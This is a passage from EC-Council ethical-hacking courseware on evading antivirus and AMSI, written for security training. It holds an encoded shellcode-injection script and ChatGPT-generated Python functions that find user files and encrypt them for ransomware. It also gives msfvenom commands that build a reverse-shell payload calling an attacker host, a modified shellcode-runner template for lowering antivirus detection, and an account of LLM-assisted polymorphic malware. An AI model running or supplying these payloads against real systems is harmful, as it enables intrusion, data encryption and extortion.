aW1lCgojIENvbnN0YWN50cyBmb3IgbWVtb3J5IG9wZXJhdG1vbnMKTUVNXONPTU1JVCA9IDB4MDAwMDAw  
MDAKTUVNX1JFUOVSVkUgPSAweDAwMDAyMDAwC1BBROVfUkVBRFdSSVRFID0gMHgwNApQQUdFX0VYRUNV  
VEVfUkVBRFdSSVRFID0gMHg0MApQUk9DRVNTX1ZNX1dSSVRFID0gMHgwMDIwC1BSt0NFU1NfVk1fT1BF  
UkFUSU90ID0gMHgwMDA4C1BSt0NFU1NfQ1JFQVRFX1RIUkVBRCA9IDB4MDAwMgpQUk9DRVNTX1ZNX1JF  
QUQgPSAweDAwMTAKCiMgV2luZG93cyBBUEkgZnVuY3Rpb24gYmluZGlzZ3MKa2VybmvzMzIgPSBjdHlw  
ZXMuV2luRExMKCdrZXJuZWwzMicisIHVzZV9sYXN0x2Vycm9yPVRYdWUpCnVzZXIzMia9IGN0eXB1cy5X  
aW5ETEwoJ3VzZXIzMicisIHVzZV9sYXN0x2Vycm9yPVRYdWUpCgojIFNoZWxsY29kZSB0byBpbmp1Y3Qg  
KGv4YW1wbGU6IHNpbXBsZSB0T1Agc2x1ZCBmb2xsb3d1ZCBieS8hIHJldHVybikKc2h1bGxjb2R1ID0g  
KAogICAgYiJceDkwIiAqIDEwMCAGIyBOT1BzIGZvcibwYWRkaW5nCiAgICBiI1x4QzMiiICAgICAgICAg  
IFJFVCBpbnNOcnVjdG1vbgoCgojIEZpbmQgZXhwbg9yZXIuZXh1IHByb2Nlc3MgSUQgKH1vdSBtYXkg
```

Figure 12.64: Screenshot showing based64 code of a mutated code

Similarly, attackers could use ChatGPT to create injectors that mutate when required. If an attacker asks for code, the attacker can provide a unique code each time. This helps them create a program that is good at hiding and challenging for endpoint security systems to detect. In addition, attackers can adopt sophisticated approaches, as discussed below:

- **Obtaining the code**

In this phase, attackers can use ChatGPT to acquire a function code that locates various files that the ransomware may target for encryption. They can then ask ChatGPT to generate a file-encryption utility code that allows them to encrypt these files, as shown in the following screenshots:

You

Please write me a function named 'FindTheseFiles' in Python that searches all the files that end up with "txt, pdf, docx, ppt, xlsm, xlsx, png, jpg, jpeg, pptx", starting from root directory. Returns a list of all paths of the files that match the criteria. Include the relevant imports. Only provide the code without explanation.

ChatGPT

```
python
import os

def FindTheseFiles(root_dir):
    extensions = ("txt", "pdf", "docx", "ppt", "xlsm", "xlsx", "png", "jpg", "jpeg", "pptx")
    matching_files = []
    for root, dirs, files in os.walk(root_dir):
        for file in files:
            if file.endswith(extensions):
                matching_files.append(os.path.join(root, file))
    return matching_files
```

Copy code

Figure 12.65: Screenshot of ChatGPT generating Python code to obtain a list of files from a target system

You

Please write me a function 'EncryptGivenFile' that receives an encryption key and a path to the file and encrypts it in Python. Include the relevant imports. Only provide the code without explanation.

ChatGPT

```
python
from cryptography.fernet import Fernet

def EncryptGivenFile(key, file_path):
    # Create a Fernet cipher system using the provided key
    cipher = Fernet(key)

    # Open the file to read its contents
    with open(file_path, 'rb') as file:
        original_data = file.read()

    # Encrypt the data
    encrypted_data = cipher.encrypt(original_data)

    # Write the encrypted data back to the file
    with open(file_path, 'wb') as file:
        file.write(encrypted_data)
```

Copy code

Figure 12.66: Screenshot of ChatGPT generating Python code for file encryption utility

However, if the above utility is present in a target system, it can easily be detected by defensive systems. Therefore, attackers incorporate the ChatGPT API directly into the mutated malware. For instance, attackers can use Python to design stealthy malware that can be executed with two significant components:

- Command and control server (created by ChatGPT to obtain new modules)
- Verification and execution of malicious code (created by ChatGPT)

Currently, malware uses a Python interpreter to obtain new modules via ChatGPT. Consequently, malware can obtain instructions as text to replace binaries. In addition, attackers can ask ChatGPT for specific actions such as injecting code or encrypting files. This allows them to easily obtain new code or modify any existing code. This approach can create polymorphic malware that appears harmless when saved on a target system and does not appear suspicious when running. This adaptability of ChatGPT makes it difficult for security systems to detect it because it does not include fixed patterns for identification. Additionally, it can bypass security systems such as antimalware scanning interface (AMSI) because it runs stealthy Python code.




Figure 12.67: Illustration of the C2, ChatGPT, and malware relationship

▪ Validation

This phase includes validation of the generated code to ensure its functionality. Attackers can use the following methods to achieve the proper functionality of the obtained code:

1. The C2 server directs malware to encrypt a file using a specific key. Subsequently, attackers ask ChatGPT to provide a function for encrypting the files.
2. The malware obtains the function code as text.
3. A test file is created by malware that includes known content and then performs encryption with the same key.
4. The encrypted test file is sent back to the C2 server by the malware, which then attempts to decrypt the file.

5. Once the code is validated by the C2 server, it instructs the malware to encrypt the required files; otherwise, it continues trying until it obtains a working encryption function.

- **Execution**


In this phase, attackers can run the code obtained from ChatGPT. As the malware has a built-in Python interpreter, attackers can run the code by using its built-in functions such as `compile (source, mode, exec)`, `exec ()`, `eval ()`, etc. These built-in functions allow malware to run the code obtained on different platforms. In addition, the malware can delete the received code and evade security systems.

49 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council C|EH™

Bypassing Antivirus using Metasploit Templates

- Attackers use Metasploit Templates to evade antivirus software
- Attackers create malicious payload using **msfvenom** and analyze the malicious file using **VirusTotal** to identify the detection rate
- Based on the detection rate, attackers continuously **modify Metasploit Templates** to **decrease the detection rate** and evade antivirus software



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Bypassing Antivirus using Metasploit Templates

Attackers often try to ensure that their malicious payloads bypass antivirus software on the victim machine. Metasploit templates can be used in this regard.

- **Step 1:** Run the following command to generate a payload using **msfvenom**:

```
msfvenom -p windows/shell_reverse_tcp lhost=<Target IP Address>
lport=444 -f exe > /home/attacker/Windows.exe
```

A terminal window on a Kali Linux system (Parrot Terminal) shows the command `#msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe` being run. The output shows the payload generation process, including selecting Msf::Module::Platform::Windows as the platform and x86 as the architecture. The payload size is 324 bytes and the final size of the exe file is 73802 bytes. The terminal then shows the user switching to root with `sudo su` and entering the password for attacker. Finally, the user runs the generated Windows executable, which results in a successful reverse shell connection to the attacker's machine.

Figure 12.68: Screenshot showing creation of malicious payload

Test Windows.exe payload with VirusTotal to analyze the file and identify the detection rate.




Figure 12.69: Screenshot of VirusTotal showing detection rate

- **Step 2:** To decrease the detection rate, open template.c and decrease the payload size (here, from 4096 to 4000):

```
#include <stdio.h>
#define SCSIZE 4000
char payload[SCSIZE] = "PAYLOAD:";
char comment[512] = "";
int main(int argc, char **argv) {
    (* (void (*) ()) payload) ();
    return(0);
}
```


Note: Store the template.c program in the same folder where the malicious payload is stored.

- **Step 3:** Now, navigate to the exe folder where the malicious payload is stored and run the following command to recompile the standard template.

```
i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe
```

- Step 4: Next, run the following command to generate a payload using the new template:

```
msfvenom -p windows/shell_reverse_tcp lhost=<Target IP Address>
lport=444 -x /usr/share/metasploit-
framework/data/templates/src/pe/exe/evasion.exe -f exe >
/home/attacker/bypass.exe
```



The screenshot shows a terminal window on a Parrot OS system. The user has run the command `msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -x /usr/share/metasploit-framework/data/templates/src/pe/exe/evasion.exe -f exe > /home/attacker/bypass.exe`. The output indicates that no platform or arch was selected, so it chose Windows and x86 respectively. It also specifies raw payload and provides the final size of the executable file.

```
msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -x /usr/share/metasploit-framework/data/templates/src/pe/exe/evasion.exe -f exe > /home/attacker/bypass.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 103108 bytes
```

Figure 12.70: Screenshot showing generation of payload using the new template

Now, again test bypass.exe payload with VirusTotal to analyze the file and identify the detection rate.




Figure 12.71: Screenshot of VirusTotal showing detection rate

In the above screenshot, you can notice that the detection rate of the malicious payload decreased. Attackers continuously modify Metasploit templates to decrease the detection rate and evade antivirus software.

50 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council C|EH™

Bypassing Windows Antimalware Scan Interface (AMSI)

- AMSI (Antimalware Scan Interface) is a Windows API that enhances malware protection for applications
- Attackers can bypass Windows AMSI by manipulating elements such as URLs, functions, or internal files

PowerShell Downgrade

- Attackers downgrade the **PowerShell version** to 2.0 to evade AMSI detection



Forcing an error



Obfuscation

- Attackers initiate obfuscation to make the code **complex** and **unreadable**



Memory Hijacking



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Bypassing Windows Antimalware Scan Interface (AMSI)

AMSI (Antimalware Scan Interface) is a Windows API that enhances malware protection in Windows applications. It can be integrated with compatible antimalware software in the system to enhance detection capabilities, including signature- and reputation-based detection. Attackers can bypass Windows AMSI by manipulating elements such as URLs, functions, or internal files.

